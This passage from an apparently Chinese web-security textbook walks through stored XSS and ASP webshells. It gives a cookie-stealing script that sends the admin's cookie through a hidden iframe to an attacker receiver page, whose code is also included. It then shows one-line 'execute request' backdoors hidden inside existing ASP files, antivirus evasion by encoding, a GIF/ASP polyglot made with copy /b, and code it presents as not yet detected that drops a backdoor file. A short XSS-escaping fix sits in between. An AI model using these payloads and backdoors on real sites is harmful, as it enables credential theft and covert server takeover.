上述代码的作用是在网页里插入一个框架，框架的内容是显示该网站中 img 文件夹下的 logo.jpg 这个图片，在读者做实验时可以换成别的来做测试。提交后，回到 index.asp 看看，会看到如图 2-84 所示的效果。




图 2-84

成功地在网页里插入了一个框架，并把图片也显示了出来。

接下来把框架的高度和宽度都设置为0，看看框架是否被隐藏起来了，如图2-85所示，代码如下。

```
<iframe src="img/logo.jpg" width="0" height="0"></iframe>
```

图2-85

为了和前面的留言进行区别，这次的昵称改为“框架测试2”，如图2-86所示。




图2-86

从图 2-86 中可以看得出来，框架已经被彻底地隐藏了，在页面中已经看不见了。

但是，有些读者可能会说，也有可能是代码没有被执行起来也不一定。没错，这也是有可能的，不妨做一个实验来验证一下。

先来做一个 test.html 文件放在网站的根目录下当作木马网页，它的功能就只是弹出一个对话框说明已经隐藏访问木马页面而已，它的代码如下：

```
<html>
<head></head>
<body>

<script>alert('已经访问木马页面！')</script>

</body>
</html>
```

再来发布一个跨站留言，让用户隐藏访问 test.html，留言的内容为下面的代码：

```
<iframe src="http://localhost/test.html" width="0" height="0"></iframe>
```

在实际的漏洞利用中，攻击者会把木马页面放在自己的网站空间里，所以在代码里用的都是完整的路径来表示木马页面的地址。为了模拟得真实一些，这里用的也是 test.html 完整的路径 http://localhost/test.html，为了以示区别，后面都用 localhost 来表示攻击者的网站，用 127.0.0.1 表示漏洞网站。

在提交发表留言之后，再访问留言主页 index.asp，就会看到页面上弹出了预料中的对话框，如图 2-87 所示。

图 2-87

这就证明了页面里的代码被成功执行了，用户已经访问了木马页面。这个对话框是笔者为了证明漏洞而专门加上去的，如果没有加这句代码，网页的浏览者根本就不知道已经访问了木马页面，在不知不觉中木马就被下载到浏览者的电脑上运行了，这无疑是件非常可怕的事情。

3. 获取浏览者 cookie 信息

一般论坛、留言本为了节省服务器的资源，通常都把用户的登录信息保存在 cookie 里，而这些 cookie 都保存在用户电脑上，通过一些特殊的代码可以把用户的 cookie 提取出来，再配合隐藏访问的方法，可以把用户的 cookie 发送给攻击者。

相关知识

cookie 的来源。随着网络的发展，用户的访问除了要求高度的视觉享受，更需要个性化的服务，所以才有了 cookie 的诞生。就拿各论坛为例，它们又是如何做到记住每个用户是否登录过的呢？比如用户访问另一个页面的时候，服务器如何判断他是否有权限访问这个页面，不可能又让用户登录一次吧！或许有人会说用数据库保存，但对于这样的大型论坛，每一次数据库的读取都要消耗时间和服务器资源。每秒 10 个人刷新一次页面，服务器不死机才怪。

所以浏览器开始支持 cookie 了。浏览器会把用户名、密码或者是否登录之类的信息保存在 cookie 里，当用户访问页面的时候，网页就从客户机的 cookie 里取出信息处理，这就分担了服务器的一些工作。对于每一个站点，IE 支持 255 个，每个 cookie 限记录 1024 字节内容。这样可以大量减轻服务器的资源消耗，又可以保证安全性——一个站点是不允许访问另一个站点的 cookie 数据的。但当这个秘密为人所知之后，安全性就不复存在了，因为 cookie 是使用 ASCII 编码的 txt 文件。也就是说，用户可以随便打开任意一个 cookie 进行修改。

因为插入到页面的代码会被程序认为是网站自身的代码，所以在代码中可以直接取得用户在本网站的 cookie。

取得 cookie 的代码如下。

```
<script>
document.cookie;
</script>
```

在留言本中发表留言，插入代码让页面把浏览者的 cookie 用对话框给弹出来，如图 2-88 所示。

```
<script>
alert(document.cookie);
</script>
```

图 2-88

提交后访问留言时，页面把浏览者在本站的 cookie 弹出来了，但是里面似乎没有什么有用的信息。

那是因为例子中的简单留言本的留言都是匿名发表的，所以只有用管理员的身份登录后才会把管理员的信息保存在 cookie 里，一般用户的 cookie 里是没有什么实质性的内容的。但是在很多论坛里，用户的登录信息还是会保存在 cookie 里。

接下来用管理员的账号登录后再访问一下这个页面，就看到如图 2-89 所示的情况。




图 2-89

从“pwd=admin”和“user=admin”就很容易判断出管理员的密码和用户名都是 admin 了。

但是，这样弹出来的 cookie 是浏览者自己的，也就是说，只有管理员访问这个页面的时候，弹出来的 cookie 里才有他的用户名和密码，别人访问的时候，弹出来的 cookie 里是没有的。这样做似乎没有用，但是一旦结合一些其他的手法，就可以让管理员在访问这个页面的时候在毫无察

觉的情况下把自己的 cookie 发送给攻击者！攻击者从 cookie 里得到管理员的 cookie 后就可以从 cookie 里得到管理员的管理账号和密码，进而控制整个网站。

攻击者要想得到管理员的信息，就会先制作一个用来接收信息的页面，在攻击者自己的网站里建立 jieshou.asp 文件用来接收浏览者发送的 cookie 信息，jieshou.asp 的代码如下。

```
<%
xinxi=request("xinxi")
//注释：接收“xinxi”这个参数，并保存在 xinxi 这个变量中
set fs=server.CreateObject("Scripting.FileSystemObject")
//注释：建立文件操作对象
set file=fs.OpenTextFile(server.MapPath("ck.txt"), 8, True)
//注释：打开网站目录下的 ck.txt 文件，如果这个文件不存在就建立它
file.writeline xinxi
//注释：把 xinxi 变量的内容写到 ck.txt 文件里去
file.close
set file=nothing
set fs=nothing
//注释：关闭文件并释放对象
%>
```

接收页面做好了。接下来要做的就是把 cookie 发送过去，结合隐藏访问的方法，让管理员访问如下的 URL 就可以把 cookie 给发送给 jieshou.asp 了。

```
http://localhost/jieshou.asp? xinxi=管理员 cookie 的内容
```

构造的代码如下。

```
  <script>
var ck=document.cookie;
//注释：把 cookie 的内容保存到 ck 变量中
var url='http://localhost/jieshou.asp?xinxi='+ck;
//注释：构造想要让浏览者隐藏访问的地址放到 url 变量里
var htmldaima='<iframe src="' + url + '"></iframe>'
//注释：构造隐藏访问的代码
document.write(htmldaima);
// 注释：把构造的 htmldaima 当成 HTML 来执行
  </script>
```

把如上代码当成留言内容来发表，如图 2-90 所示。

图 2-90

提交之后，用管理员身份登录留言本，访问留言首页，如图 2-91 所示，页面看起来一切正常，并没有什么问题。

图 2-91

但是实际上，页面已经悄悄地把管理员的 cookie 发送到攻击者的接收页面去了！现在，转到攻击者的网站目录下，会发现多了一个 ck.txt 文件。

打开它，就看到了留言本管理员的 cookie 了，里面有管理员的账号和密码，如图 2-92 所示。




图 2-92

在本小节中介绍了几种常见的跨站漏洞的利用方法。从利用的过程中可以看出跨站漏洞的危害是很大的，如果一个网站有跨站漏洞，攻击者就可以通过一些手法取得浏览者的 cookie，从而得到里面的敏感信息。

在网络上，只要页面里有数据输入的地方就有可能存在跨站脚本漏洞，这样的漏洞是普遍存在的。攻击者如果利用漏洞往页面中插入访问木马页面的代码，浏览页面的人就有可能会中木马，受害的人是非常多的。由此可见其危害性，在下一小节中，将介绍如何修复跨站漏洞及对跨站漏洞的一些防御方法。

2.3.4 未雨绸缪——对跨站漏洞预防和防御

dvHTMLEncode（）函数是作者从 ubbcode 里提取出来的专门对特殊的字符串进行处理的函数。它能把一些特殊的（比如尖括号之类）字符替换成 HTML 特殊字符集里面的字符，HTML 特殊字符集里的字符是不会当成原来的代码去执行的。

HTML 语言是标签语言，所有的代码都是用标签括起来才有用的，而所有的标签都是用尖括号括起来的。尖括号不能发挥原来的作用之后，攻击者插入的代码便失去作用，即使再怎么精心地构造如何完美的代码也毫无用武之地。dvHTMLEncode（）函数的完整代码如下。

```
function dvHTMLEncode(byval fString)
if isnull(fString) or trim(fString)="" then
    dvHTMLEncode=""
    exit function
end if
   fString = replace(fString,  ">",  "&gt;")
   fString = replace(fString,  "<",  "&lt;")
   fString = Replace(fString,  CHR(32),  " ")
   fString = Replace(fString,  CHR(9),  " ")
   fString = Replace(fString,  CHR(34),  "&quot;")
   fString = Replace(fString,  CHR(39),  "&#39;")
   fString = Replace(fString,  CHR(13),  "")
   fString = Replace(fString,  CHR(10) & CHR(10),  "</P><P> ")
   fString = Replace(fString,  CHR(10),  "<BR> ")
   dvHTMLEncode = fString
end function
```

这个函数的语法很简单，就是用 replace（）函数把字符串里的一些特殊字符给替换掉，如果读者还发现少过滤了什么特殊字符，可以试着自己加上去。

用 dvHTMLEncode（）函数把所有输入、输出的字符串过滤处理一遍，就可以杜绝大部分跨站漏洞的出现。

比如简单留言本的漏洞是因为 name 和 body 没有经过过滤而直接输出到页面才形成的，代码如下。

```
<%=rs("name")%>
.....
<%=rs("body")%>
```

把代码改成下面这样就可以避免跨站漏洞的出现了。

```
<%=dvHTMLEncode( rs("name") )%>
.....
<%= dvHTMLEncode( rs("body") )%>
```

用 dvHTMLEncode（）函数过滤后再输出，就不会存在问题了。当然，也可以在用户提交的时候过滤了再写到数据库里去，在其他的地方也可以用这个函数过滤，只要过滤得彻底，就不用那么担心有跨站漏洞出现了。

当然，用户也不能被动地期望网站的管理员去修补漏洞。如果网站的管理员因为不在意这方面而被人挂了木马，而用户访问了这个网页中的木马，最终吃亏的还是用户。所以建议用户关闭 IE 解析 JavaScript 的功能。

根据以下步骤可以禁用 JavaScript。

打开浏览器的菜单“工具”→“Internet 选项”→“安全”→“Internet”→“自定义级别”，找到“脚本”部分，把“活动脚本”设置成“禁用”状态就可以了。

另外，尽量不要访问安全性不高的网站，上网时开着杀毒软件的脚本监控功能，这样可以尽量避免被恶意攻击者利用跨站脚本漏洞进行攻击的可能性。

2.4　Web 后门及加密隐藏

通过前面两小节的学习，相信读者已经掌握了通过网站漏洞来获取网站管理员密码或者诱骗一般用户浏览木马页面的手法。这些手法花样之繁多，简直到了令人匪夷所思的地步。但是攻击者并不会仅仅满足于这点成果，只得到网站的管理权并不会令他们满意。他们会想方设法地把后门、木马之类的东西传到服务器上，以获取整台服务器的控制权！那就是常说的 Webshell。

一台服务器上少则只有一个网站，多则可能会有成百上千个网站。如果攻击者只得到一个网站的控制权，充其量也就是访问这个网站的用户受害而已。但是，如果服务器被攻击者控制，那么这个服务器上的所有网站都会受到威胁，所造成的影响是不可估量的！

在得到管理员的密码后，要想把后门传到网页空间是很简单的事情，只要把网站的上传设置进行简单的变更，在允许上传的文件类型里添加 ASP 文件，就可以把 Web 后门上传到网站的空间里，进而扩大战果，甚至控制整台服务器。

但是“枪打出头鸟”，好用的后门早就已经被列入杀毒软件的黑名单，往往后门刚传到服务器

上就被杀毒软件删除了；或者是后门刚传到服务器的空间上，还没派上用场，第二天就被管理员发现并把它删除了。这是令人无奈的事情，但也不是完全没有对策的，在本章节中，会对 Web 后门的免杀及隐藏做一个比较全面的介绍。

2.4.1 什么是 Web 后门

Web 后门又称作 Webshell，是 Web 入侵中最常见的脚本攻击工具，简单来说，Webshell 就是一个利用 ASP 或 PHP 等语言制造的一个基于 Web 下的木马后门。入侵者在成功侵入一个网站后，通常将这些 ASP 或 PHP 木马后门文件放置在网站服务器的 Web 目录中，与正常的网页文件混在一起。之后入侵者就可以通过 Web 的方式，利用 ASP 或 PHP 木马后门控制网站服务器，包括上传下载服务器中的文件、查看数据库、执行任意程序命令等。

图 2-93 就是一个简单的 Webshell。




图 2-93

从图 2-93 中可以看出，攻击者可以直接在 Web 上运行一些基本 DOS 命令，这里可以将这个 Webshell 看作基于 Web 形式的命令提示符。此外，Webshell 最大的优点就是可以使绝大多数防火墙失去作用，由于与被控制服务器所交换的数据都是通过 80 端口传递的，只要被控制服务器需要提供 Web 服务，那么 Webshell 将永远不被防火墙所拦截。并且使用 Webshell 对主机进行操作，一般不会在系统日志中留下记录，只会在网站的 Web 日志中留下一些数据提交记录，对于那些没有经验的管理员来说，是很难发现入侵痕迹的。

2.4.2　Web 后门免杀

几年前，ASP 木马刚出来的时候被称为“永不被杀的木马”，时至今日，基本上大多数常用的 ASP 木马都已被杀毒软件列入查杀的对象，要实现 ASP 木马的免杀其实很简单。杀毒软件的杀毒原理读者大都已经知道了（如果不清楚的，可以参考第 3 章的内容）。杀毒软件是根据特征码来判别是否为病毒文件的，可以对 ASP 代码进行移位替换，或用加密软件对 ASP 木马进行加密，使特征码改变，让杀毒软件认不出来。在这节中，只初步做些示例，重点侧重于 Web 后门的隐藏。

这里，主要介绍两种 Web 木马免杀方式，一种是用微软的 Script Encoder（可以在微软官方网站下载），原理很简单，就是把 ASP 代码编码，执行时再解码。经过它加密后的文件会有头，代码为<%@ LANGUAGE = VBScript.Encode %>，有经验的人一看就知道该 ASP 文件已经被编码过了，以海洋 2005 为例，加密后，如图 2-94 所示。




图 2-94

第二种方法是利用 ASP 的 execute 函数。ASP 中的 execute 函数是用来执行字符串的，即可以把 ASP 语句写成字符串，然后用“execute”函数来执行。比如执行代码 execute ("response.write (""test"")")，执行后的效果等同于执行 response.write("test")(这里由于 execute 函数里的代码是字符串，故遇到引号时要双写)。既然 execute 里是字符串，那么就可以把里面的字符串加密，在执行 ASP 代码时调用解密函数。

这里分别附上两段加密、解密函数的代码。

加密函数:

```
but=1    ''这里是移位法所移的位数
    cc=replace(nr,vbcrlf,"试")
    for i= 1 to len(cc)
        if mid(cc,i,1)<>"试" then
```

```
            pk=asc(mid(cc,i,1))+but
            if pk>126 then
               pk=pk-95
            elseif pk<32 then
               pk=pk+95
            end if
            temp=temp&chr(pk)
         else
            temp=temp&"试"
         end if
      next
      temp=replace(temp,"""","""""")
      response.write(temp)
```

解密函数：

```
function UnEncode(temp)
   but=1 '同样是移位法所移的位数,此处应与加密时使用的一致
   for i =1 to len(temp)
      if mid(temp,i,1)<>"试" then
         pk=asc(mid(temp,i,1))-but
         if pk>126 then
            pk=pk-95
         elseif pk<32 then
            pk=pk+95
         end if
         a=a&chr(pk)
      else
         a=a&vbcrlf
      end if
   next
   UnEncode=a
end function
```

上面代码把 response.write("test")加密后的结果为“sftqpotf/xsjuf)#uftu#*”。

在执行 ASP 代码时，只需调用解密函数：execute(UnEncode("sftqpotf/xsjuf)#uftu#*"))就可以了，有兴趣的朋友可以自己去研究。接下来，主要介绍关于 Web 后门的隐藏问题。

2.4.3　Web 后门的隐藏

ASP 后门的隐藏对于入侵者来讲是一个非常重要的过程，在没有完全获得系统权限时，如何巧妙设置 ASP 文件才能保住自己攻击者辛苦得到的 Webshell，为下一步对服务器继续深入做好有利的保障。下面，由浅至深，逐一介绍现行较为流行的隐藏 Web 后门的手段。

1. 先看下面这种简单的方法

```
<% if request("shell")="ok" then %>
<%execute request("1")%>
<% end if %>
```

注：上述代码中加粗部分即为自己欲隐藏的 ASP 代码，这里，笔者使用的是一句话后门“execute”

将上述代码插至网站中任意 ASP 的代码中去，如 hi.asp，如图 2-95 所示。




图 2-95

在 IE 里浏览 hi.asp 时，原网页中的内容会正常显示，如图 2-96 所示。




图 2-96

当需要访问该 Web 后门时，只需在 IE 里输入:http://127.0.0.1/hi.asp?shell=ok 即可执行一句话后门，如图 2-97 所示。




图 2-97

如图 2-97 所示，一句话后门已被成功执行了。接下来，在本地新建一个.htm 提交表单，内容如下。

```
<form action=http://127.0.0.1/hi.asp?shell=ok method=post>
<textarea name=1 cols=120 rows=10 width=45>
set lP=server.CreateObject("Adodb.Stream")
lP.Open
lP.Type=2
lP.CharSet="gb2312"
lP.writetext request("p")
lP.SaveToFile server.mappath("image.asp"),2
lP.Close
set lP=nothing
response.redirect "image.asp"
</textarea>
<textarea name=p cols=120 rows=10 width=45>test
</textarea><BR><center><br>
<input type=submit value=提交>
```

将上述代码保存为.htm 文件，打开后如图 2-98 所示。

图 2-98

在图 2-98 所示界面的文字框里提交自己需要的 ASP 代码，就能在 Web 目录写入自己想要的 ASP 文件，如图 2-99 所示。

图 2-99

2. 图片 ASP 木马

说到图片 ASP 木马，自然会联想到图片，难道图片真的能成为 ASP 木马的替代者？让我们一起来看看“图片 ASP 木马”是如何实现的。

首先得准备一个图片格式的文件和一个 ASP 木马（Webshell），如图 2-100 所示。

图 2-100

接下来，将用到命令提示符里的 copy 命令，将图片 1.gif 跟 ASP 后门 1.asp 合并成一个文件。单击开始菜单，在“运行”选项里输入“cmd”；切换到上述文件所在文件夹，键入如下命令：“copy 1.gif /b + 1.asp /a asp.gif”，如图 2-101 所示。




图 2-101

在上述命令中，参数“/b”指定以二进制格式复制、合并文件。参数“/a”指定以 ASCII 格式复制、合并文件。在这里需要注意的是文件的顺序，当命令执行完后，就会在当前目录生成“asp.gif”，其实这个“asp.gif”就是 ASP 木马后门，只不过现在它已经伪装成一张图片了，此时打开该文件时仍是图片，但用记事本查看时，却可在该图片中发现 ASP 后门代码，如图 2-102 所示。

图 2-102

接下来，可以利用 include file 函数来隐藏 ASP 木马（include file 函数可以调用位于其他文件夹中的任意文件）。如“hi.asp”，将“asp.gif”放置与“hi.asp”相同目录中去，在“hi.asp”文件中插入“<!--#include file="asp.gif"→”文件头，在浏览器里访问“http://127.0.0.1/hi.asp”即是 Web 后门地址，如图 2-103 所示。




图 2-103

这样，通过 include 函数顺利调用了图片“asp.gif”，执行了一句话木马。但在上述方法中，不管怎样设置，都会被 ASP 木马查找程序查找出来，如图 2-104 所示。




图 2-104

这里公布一段目前还不被查杀的一段代码，可以给有兴趣的朋友研究。

代码如下。

```
<%
dim dbfile, sql
db="netpatch.asp"
dbfile=server.MapPath(db)

set ydb=server.CreateObject("ADOX.Catalog")
ydb.Create "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & dbfile
set ydb=nothing
if err.number=0 then
Response.Write dbfile & " 创建成功<br> "
else
Response.Write "创建失败，原因： " & err.description
Response.End
end if

Set Conn = Server.CreateObject("ADODB.Connection")
```

```
Conn.Open "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & dbfile
sql="CREATE TABLE fdata([data] Memo)"
conn.execute(sql)
Set rs = CreateObject("ADODB.RecordSet")
rs.Open "FData", conn, 1, 3
rs.addnew
rs("data")="十擁數畣整爟煥敵瑳∨≮┫>"
rs.update
%>
```

注:rs("data")="十擁數畣整爟煥敵瑳∨≮┫>"　这里是一句话后门 execute request("n")

将上段代码另存为 test.asp 至 Web 目录，访问地址“http://127.0.0.1/test.asp”后，会在当前目录生成 netpatch.asp，即是一句话后门<%execute request(“n”)%>)，如图 2-105 所示。

图 2-105

2.5　Web 权限提升

Web 权限提升始终都是一个有众多人关注的热门话题。因为即使上传了后门，但是后门的执行权限不够，还是达不到控制整个服务器的目的。所以入侵者往往在上传 Web 后门拿到 Webshell 后，都会围绕着这个主题施展各自的“绝招”!

这里，向大家介绍一下现在较为流行的权限提升方式，披露些目前流行的技术及其方法，希望广大管理员和安全爱好者能掌握并了解它们，更好地保护自己的服务器!

相关知识

说到 Web 上的权限提升，通常也就是入侵者通过 IIS 默认账户（通常都是权限不高，一般都

是 guest 权限）所继承的权限，调用系统组件(如 WScript.Shell、FSO 等)来读取系统敏感文件或执行系统命令。有些管理员对系统安全毫不担心，认为及时打上补丁系统就安全了，其实不然，打上补丁的服务器如果配置不当，照样会被入侵者利用。

2.5.1 系统漏洞提权

当入侵者拿下网站 Web 权限时，可以利用 IIS 所继承的权限调用系统组件来执行系统命令，如上例中的“cmd.asp”。这种情况下，攻击者可以在 Web 上运行对应提权程序，将 guest 权限依靠系统漏洞提升至系统权限。像几年前的 RunAs.exe、ERunAsX.exe、Xdebug.exe 等，实际上也是依靠系统漏洞执行 Shellcode 进行本地提权。这里，我们来看一种比较新颖的提权方式。

先看下面两行代码。

```
